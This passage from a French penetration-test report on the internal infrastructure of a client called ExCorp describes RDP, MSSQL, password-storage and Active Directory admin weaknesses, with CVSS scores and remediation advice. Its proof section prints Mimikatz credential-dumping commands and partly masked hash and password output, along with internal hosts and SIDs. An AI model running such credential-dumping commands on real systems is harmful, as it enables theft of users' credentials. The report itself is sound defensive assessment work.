
[AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N]

Preuve



Recommandations

Il est recommandé de retirer les informations de version des en-têtes et réponses HTTP.



Test d’infrastructure interne

2.1 Configuration RDP non-sécurisée

Cible(s)	10.201.144.36
Risque CVSS	• Critique

Description

Certains serveurs du périmètre acceptent la connexion RDP. Nous avons identifié des faiblesses dans la configuration de ce protocole :

- L'IP disponible à 10.201.144.36 est vulnérable à l'attaque « Blue Keep » (CVE-2019-0708) et à la vulnérabilité MS12-020. Ces deux vulnérabilités pourraient mener à une exécution de commandes à distance (RCE)
- Le niveau de chiffrement requis n'est pas élevé, de faibles algorithmes de chiffrement peuvent donc être utilisés, tels que des algorithmes RSA-RC4 utilisant des clés de 40 ou 56 bits
- L'authentification NLA (Network Level Authentication) n'est pas nécessaire, bien que supportée sur une des machines. Le principe du NLA est d'authentifier un utilisateur via NTLM, dans un tunnel TLS. Cette méthode force l'ordinateur client à présenter ses identifiants *avant* d'établir la session pour cet utilisateur. Puisque la création de session demande des ressources, activer le NLA permet de réduire le risque d'attaque DoS (Denial of Service), où un attaquant pourrait établir un grand nombre de connexions simultanées et ainsi utiliser toutes les ressources disponibles du serveur. Les IPs suivantes ne forcent pas l'utilisation de l'authentification NLA :
  - 10.72.162.80 – NLA non supporté
  - 10.151.171.229 – NLA non supporté
  - 10.174.4.123 – NLA supporté mais non forcé

Impact

Un attaquant pourrait exploiter la vulnérabilité Blue Keep ou MS12-020 sur le serveur concerné et obtenir l'exécution de code à distance, permettant à l'attaquant de prendre le contrôle du serveur.

Un attaquant pourrait abuser du fait que le NLA n'est pas activé pour effectuer une attaque DoS et ainsi rendre le système injoignable.


En exploitant les algorithmes de chiffrement faibles, un attaquant pourrait intercepter le trafic entre un utilisateur et le serveur RDS, lui permettant ainsi d'obtenir des informations sensibles sur les utilisateurs telles que leurs identifiants en clair. Cependant, l'attaquant doit se situer sur le chemin entre le client et le serveur pour pouvoir abuser de cette attaque.


Risque CVSS


Score		9.8 (Critique)
Vecteur d'accès (AV)	Réseau	Les serveurs sont également accessibles en ligne.
Complexité d'attaque (AC)	Faible	Peu de compétences techniques sont nécessaires exploiter Blue Keep.
Authentification requise (PR)	Aucun	
Interaction avec l'utilisateur (UI)	Aucun	
Scope (S)	Inchangé	
Impact sur la confidentialité (C)	Haute	Un attaquant pourrait accéder à toutes les données du serveur.
Impact sur l'intégrité (I)	Haute	Un attaquant pourrait modifier toutes les données du serveur.
Impact sur la disponibilité (A)	Haute	Un attaquant pourrait rendre le serveur RDS injoignable
Vecteur		

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Preuve







Recommandations

Il est recommandé de :

- Mettre à jour les systèmes afin de corriger les vulnérabilités connues
- Définir dans le panneau le niveau de chiffrement à « Élevé » via « Définir le niveau de chiffrement de la connexion client » des propriétés RDP
- Activer le NLA dans le panneau via « Requérir l'authentification utilisateur pour les connexions à distance à l'aide de l'authentification au niveau du réseau »

Note : Avant de modifier des paramètres dans le réseau interne, il est important de vérifier le potentiel impact que ces paramètres pourraient avoir une fois activés. Cet impact est spécifique à chaque réseau interne.

2.2 Configuration MSSQL non-sécurisée

Cible(s) 10.135.249.138, 10.17.63.191

Risque CVSS • Moyen

Description

Lors du test d'infrastructure externe, nous avons identifié des mots de passe d'utilisateurs de base de données.

Ainsi il a été possible de se connecter à plusieurs bases de données MSSQL sensibles et activer l'exécution de commandes via « xp_cmdshell ».


Impact


Si la commande « xp_cmdshell » est autorisée, cela signifie que tout utilisateur qui a accès à la base de données peut exécuter des commandes système sur le serveur SQL, ce qui peut potentiellement compromettre la sécurité du système et des données stockées.

Risque CVSS

Score		6.7 (Moyen)
Vecteur d'accès (AV)	Réseau adjacent	Un attaquant doit se situer sur le réseau interne.
Complexité d'attaque (AC)	Haute	Des compétences techniques sont nécessaires pour obtenir l'accès à des applications de validation.
Authentification requise (PR)	Faible	Des identifiants sont nécessaires pour se connecter à la base de données.
Interaction avec l'utilisateur (UI)	Aucun	
Scope (S)	Inchangé	
Impact sur la confidentialité (C)	Haute	Des données sensibles pourraient être identifiées.
Impact sur l'intégrité (I)	Haute	Des données sensibles pourraient être modifiées.
Impact sur la disponibilité (A)	Faible	Un système pourrait être rendu injoignable.
Vecteur		
AV:A/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:L		

Preuve





Recommandations

Il est recommandé de désactiver cette fonctionnalité, sauf dans les cas où elle est absolument nécessaire, et de mettre en place des contrôles de sécurité appropriés pour minimiser les risques liés à son utilisation.

Note : Nous avons pu nous connecter au serveur 10.17.63.191*, mais les identifiants utilisés ne nous permettaient pas d'activer cette commande.*

2.3 Politique de management de mot de passe non-sécurisée

Cible(s)	ExCorp
Risque CVSS	• Moyen

Description

Les mots de passe forts sont une bonne pratique pour sécuriser une entreprise.

Cependant, il faut les stocker et les gérer de façon sécuritaire afin de les garder secrets. Lors de nos tests, nous avons remarqué les vulnérabilités suivantes :

- À l'aide de Mimikatz, nous avons pu déterminer que les mots de passe des utilisateurs sont stockés en texte clair dans TSPKG (Terminal Services Authentication Package). TSPKG est responsable du chiffrement et du déchiffrement du trafic RDP (Remote Desktop Protocol), y compris les données d'authentification. Dans certains cas, TSPKG peut stocker le mot de passe en texte brut d'un utilisateur en mémoire pendant le processus d'authentification. Il est important de noter que le stockage des mots de passe en texte brut, même s'il n'est que temporaire, est une vulnérabilité de sécurité importante qui peut être exploitée par les attaquants
- Pendant le test, un administrateur de domaine s'est connecté au système fourni par ExCorp.com que nous avons contrôlé. Une fois déconnecté, nous pouvions utiliser Mimikatz pour récupérer les informations d'identification mises en cache sous la forme de hashages MsCacheV2
- Le BIOS du portable donné n'est pas protégé par un mot de passe
- L'infrastructure d'ExCorp manque de LAPS (Local Administrator Password Solution). Ceci est utilisé pour générer et gérer automatiquement des mots de passe uniques pour les comptes d'administrateur local sur les ordinateurs Windows. Cette fonctionnalité n'est pas activée sur l'infrastructure d'ExCorp

Impact

La présence de mots de passe en texte clair, même si ce n'est que temporairement, est une faille de sécurité importante qui doit être corrigée pour empêcher l'accès non autorisé à des informations sensibles.

La mise en cache des informations d'identification permet à un attaquant d'obtenir des hashs de mot de passe auprès d'utilisateurs connectés et potentiellement de les pirater.

Pendant le test, nous avons pu craquer un mot de passe faible utilisé par un compte Admin.

En ne demandant pas de mot de passe lors de l'accès au BIOS, un attaquant pourrait modifier les configurations, installer des logiciels malveillants ou démarrer le système sur un autre système d'exploitation.

Si LAPS n'est pas implémenté dans un réseau, les mots de passe des comptes d'administrateur local ne seront pas régulièrement mis à jour, et ces comptes peuvent avoir des mots de passe faibles ou facilement devinables, rendant les systèmes vulnérables aux attaques.


Risque CVSS

Score		6.7 (Medium)
Vecteur d'accès (AV)	Local	L'attaquant doit avoir acces à un ordinateur de l'entreprise.
Complexité d'attaque (AC)	Haute	Des compétences techniques avancées sont requises pour exploiter avec succès ces vulnérabilités et ne pas se faire attraper par l'EDR.
Authentification requise (PR)	Faible	Un utilisateur privilégié est nécessaire.
Interaction avec l'utilisateur (UI)	Requis	Un administrateur doit se connecter au afin que les informations d'identification puissent être mémorisé.
Scope (S)	Inchangé	
Impact sur la confidentialité (C)	Haute	Un attaquant pourrait obtenir des données sensibles sur les utilisateurs administratifs.
Impact sur l'intégrité (I)	Haute	Un attaquant pourrait modifier des données sensibles sur les dispositifs administratifs.
Impact sur la disponibilité (A)	Haute	An attacker could put administrative devices offline.
Vecteur		
AV:L/AC:H/PR:L/UI:R/S:U/C:H/I:H/A:H		

Preuve

```
C:\Users\pwiecek\Desktop\Tools\mimikatz-master\x64>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##       > http://blog.gentilkiwi.com/mimikatz
'## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords full

Authentication Id : 0 ; 664229 (00000000:000a22a5)
Session           : RemoteInteractive from 2
User Name         : pwiecek
Domain            : UNIVERSE
Logon Server      : FRSVVDC2
Logon Time        : 3/14/2023 10:39:48 AM
SID               : S-1-5-21-**********************220500-22167
        msv :
         [00000003] Primary
         * Username : pwiecek
         * Domain   : UNIVERSE
         * NTLM     : f13c**********************bd8c31
         * SHA1     : f91f**********************88ef321b9774b4
         * DPAPI    : 6aed**********************8bbc89
        tspkg :
         * Username : pwiecek
         * Domain   : UNIVERSE
         * Password : F********3
```

Mimikatz peut extraire des mots de passe en texte brut de TSPKG en utilisant la commande "sekurlsa::logonpasswords full".



Recommandations

Il est recommandé de :

- Microsoft a publié des mises à jour et des correctifs de sécurité pour Windows afin de résoudre ces problèmes et d'améliorer la sécurité des services de bureau à distance. En tant que meilleure pratique, il est recommandé d'utiliser des méthodes d'authentification forte, telles que Kerberos, et d'éviter d'utiliser des protocoles hérités comme TSPKG qui ont des vulnérabilités de sécurité connues. En outre, les organisations doivent tenir leurs systèmes à jour avec les derniers correctifs de sécurité pour atténuer les vulnérabilités connues
- Désactivez la fonction "connexion mise en cache" : par défaut, Windows met en cache les hachages de mot de passe des 10 derniers utilisateurs qui se sont connectés à un système dans le fichier MsCacheV2. Cette fonctionnalité peut être désactivée à l'aide de la stratégie de groupe ou du registre
- Activez et configurez les fonctionnalités de sécurité Windows, telles que LSASS, pour qu'elles soient configurées pour s'exécuter en tant que processus protégé sur les systèmes d'exploitation Windows, en procédant comme suit :
  - Ouvrez l'éditeur de stratégie de groupe local en tapant "gpedit.msc" dans la barre de recherche Windows et en sélectionnant l'option "Modifier la stratégie de groupe"
  - Accédez au paramètre de stratégie : "Computer Configuration Administrative Templates System Kerberos"
  - Trouvez le paramètre de stratégie "Activer le processus protégé pour LSASS" et double-cliquez dessus pour ouvrir sa fenêtre de configuration
  - Sélectionnez l'option "Activé" et cliquez sur "Appliquer"
  - Redémarrez votre ordinateur pour appliquer les modifications
- Nous recommandons d'appliquer un mot de passe BIOS pour limiter l'accès d'un employé à l'ordinateur portable et l'empêcher de démarrer un système d'exploitation alternatif
- Mettre en œuvre LAPS pour s'assurer que les mots de passe des administrateurs locaux sont correctement gérés et régulièrement mis à jour afin de minimiser le risque d'accès non autorisé aux systèmes. Cela doit être fait sur tous les ordinateurs Windows et configuré pour utiliser des stratégies de mot de passe fort, telles que la longueur minimale du mot de passe et les exigences de complexité
- Il peut également être utile de fournir une formation aux utilisateurs et aux administrateurs sur l'importance de politiques de mots de passe forts et de meilleures pratiques de sécurité

2.4 Politiques d'administration non-sécurisées

Cible(s)	ExCorp
Risque CVSS	• Moyen

Description

ExCorp utilise Active Directory pour aider à la gestion de l'entreprise. Nous avons relevé des problèmes de configuration des administrateurs :

- Un compte de service Active Directory est un compte utilisateur utilisé par les applications ou les services pour interagir avec Active Directory. Ces comptes sont souvent utilisés pour exécuter des services sur des serveurs, tels qu'IIS ou SQL Server, ou pour exécuter des tâches planifiées. Les comptes de service reçoivent généralement des autorisations élevées pour effectuer leurs tâches, mais l'un d'entre eux a été accordé avec le plus haut niveau de privilèges : les droits d'administrateur de domaine.
- 7 administrateurs de domaine différents ont été identifiés dans le réseau. Même si cela ne pose pas un risque de sécurité direct à lui seul, il fournit une surface d'attaque accrue. Voici une liste des administrateurs de domaine identifiés :
  - ad**********my
  - Administrateur
  - ad**********ial
  - a****it
  - ad*******mi
  - cp*****oit
  - ad**********ista
- Les administrateurs utilisent des comptes d'administrateur locaux génériques (partagés) pour administrer l'équipement du réseau
- ExCorp utilise un compte d'administrateur local pour accéder aux ordinateurs des employés et des comptes d'administrateur de domaine pour administrer le reste de l'infrastructure Active Directory. Nous avons remarqué qu'il n'y a pas de niveau intermédiaire de privilèges utilisateur pour administrer des serveurs moins importants

Impact

En ayant 7 administrateurs de domaine avec des droits d'administrateur de domaine, y compris un compte de service, un attaquant qui pourrait obtenir les informations d'identification de l'un de ces comptes aurait un contrôle complet sur l'ensemble de l'infrastructure Active Directory


Les activités effectuées avec des comptes génériques (partagés) ne sont pas traçables pour les individus. Cela peut mener à une situation où des actions non autorisées ne sont pas détectées à temps ou ne peuvent pas être attribuées à des personnes

En l'absence de niveaux de privilèges différents pour les administrateurs réseau, la compromission d'un seul compte administrateur suffirait à compromettre l'ensemble du réseau

Risque CVSS

Score		4.8 (Medium)
Vecteur d'accès (AV)	Réseau adjacent	L'attaquant doit être dans l'intérieur réseau.
Complexité d'attaque (AC)	Haute	Des compétences techniques avancées sont requises pour exploiter ces vulnérabilités.
Authentification requise (PR)	Faible	Un acces utilisateur sur le domaine est necessaire.
Interaction avec l'utilisateur (UI)	Aucun	
Scope (S)	Inchangé	
Impact sur la confidentialité (C)	Haute	Un utilisateur pourrait obtenir des acceès administrateur de domaine.
Impact sur l'intégrité (I)	Aucun	
Impact sur la disponibilité (A)	Aucun	
Vecteur		
AV:A/AC:H/PR:L/UI:N/S:U/C:H/I:N/A:N		

Preuve


ADMINS DU DOMAINE@UNIVERSE.LOCAL
Database Info
Node Info
Analysis
Reachable High Value Targets 0
Il y a 7 Admin Domain dans l'Active Directory.
NODE PROPERTIES
Object ID S-1-5-21-1452360004-1124168897-2576220500-512
Description Administrateurs désignés du domaine
Admin Count True
EXTRA PROPERTIES
distinguishedname CN=Admins du domaine,CN=Users,DC=universe,DC=local
domain UNIVERSE.LOCAL
domainsid S-1-5-21-1452360004-1124168897-2576220500
whencreated Thu, 05 Apr 2007 16:25:46 GMT
GROUP MEMBERS
Direct Members 7
Unrolled Members 7
Foreign Members 0

Recommandations

Il est recommandé de :

